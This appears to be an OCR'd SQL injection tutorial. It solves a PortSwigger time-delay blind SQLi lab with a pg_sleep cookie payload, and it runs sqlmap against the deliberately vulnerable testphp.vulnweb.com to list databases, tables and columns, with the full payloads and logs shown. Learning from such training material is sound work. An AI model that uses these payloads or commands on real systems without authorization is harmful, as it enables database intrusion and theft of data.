
When we load the webpage and go to the corporate gifts category page, we can see there is a parameter in the URL. Let's try to reload the page and see the request in the Burp Suite.


Request to https://0a9a005003cf0415c09ba549003d0007.web-security-academy.net:443 [34.246.129.62]
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex

```
GET /filter?category=Corporate+gifts HTTP/1.1
Host: 0a9a005003cf0415c09ba549003d0007.web-security-academy.net
Cookie: TrackingId=5Ws08BduKd0lKgVF; session=V0TkfnPaV5lNKylnw3xr8HouD0iia6r2
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a9a005003cf0415c09ba549003d0007.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close


```

Here is the request we can see the cookie which contains TrackingId.Lets try to modify it and check the response in the repeater tab.

Where TrackingId=5Ws08BduKd0lKgVF**'||pg_sleep(10)—**




```
GET /filter?category=Corporate+gifts HTTP/1.1
Host: 0a9a005003cf0415c09ba549003d0007.web-security-academy.net
Cookie: TrackingId=5Ws08BduKd0lKgVF'||pg_sleep(10)--; session=
V0TkfnPaV5lNKylnw3xr8HouD0iia6r2
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a9a005003cf0415c09ba549003d0007.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

```
        <img src="/resources/images/rating4.png">
        $74.60
        <a class="button" href="/product?productId=8">
          View details
        </a>
      </div>
      <div>
        <img src="/image/productcatalog/products/6.jpg">
        <h3>
          Com-Tool
        </h3>
        <img src="/resources/images/rating1.png">
        $11.25
        <a class="button" href="/product?productId=13">
          View details
        </a>
      </div>
      <div>
        <img src="/image/productcatalog/products/58.jpg">
        <h3>
          There is No &apos;I&apos; in Team
        </h3>
        <img src="/resources/images/rating3.png">
        $83.98
        <a class="button" href="/product?productId=18">
          View details
        </a>
      </div>
    </section>
  </div>
</section>
</div>
</body>
</html>
```

5,171 bytes | 10,179 millis

There was time delay of 10 seconds.

Now let’s check without the payload.



Request

```
GET /filter?category=Corporate+gifts HTTP/1.1
Host: 0a9a005003cf0415c09ba549003d0007.web-security-academy.net
Cookie: TrackingId=5Ws08BduKd0lKgVI; session=V0TkfnPaV5lNKylnw3xr8HouD0iia6r2
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a9a005003cf0415c09ba549003d0007.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```


Response

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 6889

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      &#66;&#108;&#105;&#110;&#100;&#32;&#83;&#81;&#76;&#32;&#105;&#110;&#106;&#101;&#99;
      &#116;&#105;&#111;&#110;&#32;&#119;&#105;&#116;&#104;&#32;&#116;&#105;&#109;&#101;&
      #32;&#100;&#101;&#108;&#97;&#121;&#115;
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner is-solved'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Blind SQL injection with time delays
            </h2>
            <a class=link-back href='
            https://portswigger.net/web-security/sql-injection/blind/lab-time-delays'>
              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
              <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink=
              'http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30'
              enable-background='new 0 0 28 30' xml:space=preserve title=back-arrow>
                <g>
```

Done

6,989 bytes | 158 millis

The page got loaded without any delay.



https://0a9a005003cf0415c09ba549003d0007.web-security-academy.net/filter?category=Corporate+gifts

Blind SQL injection with time delays

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | My account

Corporate gifts

Out-of-band SQLi:

Out-of-band SQL Injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results. Out-of-band SQL Injection techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Voice Based SQL Injection: It is a SQL injection attack method that can be applied in applications that provide access to databases with voice command. An attacker could pull information from the database by sending SQL queries with sound.

SQL Injection Attack through sqlmap

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

It can be downloaded from https://github.com/sqlmapproject/sqlmap


Let's see with an example how to use sqlmap:

So, let's test the vulnerable endpoint


http://testphp.vulnweb.com/artists.php?artist=1

The Syntax for the command is


sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1%27 --dbs --random-agent



```
┌──(root💀kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1%27 --dbs --random-agent          2 ✗

        {1.6.7#stable}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:57:36 /2022-08-20/

[11:57:36] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 6.0; de; rv:1.9.1.7) Gecko/20091221 Firefox/3.5.7 (.NET CL
R 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[11:57:36] [WARNING] it appears that you have provided tainted parameter values ('artist=1'') with most likely leftover chars/statements from manual SQL inje
ction test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[11:57:40] [INFO] testing connection to the target URL
[11:57:41] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
[11:57:41] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:57:41] [INFO] testing if the target URL content is stable
[11:57:42] [INFO] target URL content is stable
[11:57:42] [INFO] testing if GET parameter 'artist' is dynamic
[11:57:42] [WARNING] GET parameter 'artist' does not appear to be dynamic
[11:57:43] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[11:57:43] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[11:57:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:57:49] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:57:50] [INFO] testing 'Generic inline queries'
[11:58:20] [WARNING] there is a possibility that the target (or WAF/IPS) is dropping 'suspicious' requests
[11:58:20] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[11:58:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[11:59:28] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[11:59:30] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
```


```
[INFO] GET parameter 'artist' is 'MySQL UNION query (random number) - 1 to 20 columns' injectable
[WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if
```


Here we can see artist parameter is vulnerable. Let's wait for SQL map to complete its scanning.


```
[12:05:55] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[12:05:56] [INFO] target URL appears to be UNION injectable with 3 columns
[12:05:58] [INFO] GET parameter 'artist' is 'MySQL UNION query (random number) - 1 to 20 columns' injectable
[12:05:58] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retr
ieval

sqlmap identified the following injection point(s) with a total of 184 HTTP(s) requests:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: artist=-9178 OR 8164=8164#

    Type: UNION query
    Title: MySQL UNION query (random number) - 3 columns
    Payload: artist=-1302 UNION ALL SELECT 4395,4395,CONCAT(0x71716a7171,0x6570467a75475575556d4b776c4c5058677245686c425a5a505543647668706b554c42785a424c42,0
x716a6a7171)#
---
[12:08:17] [INFO] the back-end DBMS is MySQL
[12:08:17] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)

web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL Unknown
[12:08:19] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[12:08:20] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 12:08:20 /2022-08-20/
```

Perfect!!! Here is the result of SQLmap which shows that the URL is vulnerable to SQL Injection Attack.


List information about Tables present in a particular Database:

Run: **sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --batch --banner -D acuart --tables**


```
    Type: UNION query
    Title: MySQL UNION query (random number) - 3 columns
    Payload: artist=-1302 UNION ALL SELECT 4395,4395,CONCAT(0x71716a7171,0x6570467a75475575556d4b776c4c5058677245686c425a5a505543647668706b554c42785a424c42,0
x716a6a7171)#
---
[12:11:23] [INFO] the back-end DBMS is MySQL
/usr/lib/python3/dist-packages/pkg_resources/__init__.py:116: PkgResourcesDeprecationWarning: unknown is an invalid version and will not be supported in a fu
ture release
  warnings.warn(
[12:11:23] [INFO] fetching banner
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL unknown
banner: '8.0.22-0ubuntu0.20.04.2'
[12:11:23] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[12:11:24] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
```

List information about the columns of a particular table

Run: **sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 —batch —banner -D acuart -T artists --columns**



```
root@kali: ~ ×   root@kali: ~ ×
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: artist=-9178 OR 8164=8164#

    Type: UNION query
    Title: MySQL UNION query (random number) - 3 columns
    Payload: artist=-1302 UNION ALL SELECT 4395,4395,CONCAT(0×71716a7171,0×6570467a75475575556d4b776c4c5058677245686c425a5a505543647668706b554c42785a424c42,0
x716a6a7171)#
---
[12:14:37] [INFO] the back-end DBMS is MySQL
/usr/lib/python3/dist-packages/pkg_resources/__init__.py:116: PkgResourcesDeprecationWarning: unknown is an invalid version and will not be supported in a fu
ture release
  warnings.warn(
[12:14:37] [INFO] fetching banner
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL unknown
banner: '8.0.22-0ubuntu0.20.04.2'
[12:14:37] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int         |
+-----------+-------------+

[12:14:38] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 12:14:38 /2022-08-20/
```

Severity of SQL Injection:

The severity of SQL Injection varies from P2 to P1 depending on what data is being exposed and if are able to get the shell or not.

Impacts of SQL Injection:

Confidentiality: Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.

Authentication: If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.

Authorization: If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.

Integrity: Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

References

https://portswigger.net/web-security/sql-injection

https://owasp.org/www-community/attacks/SQL_Injection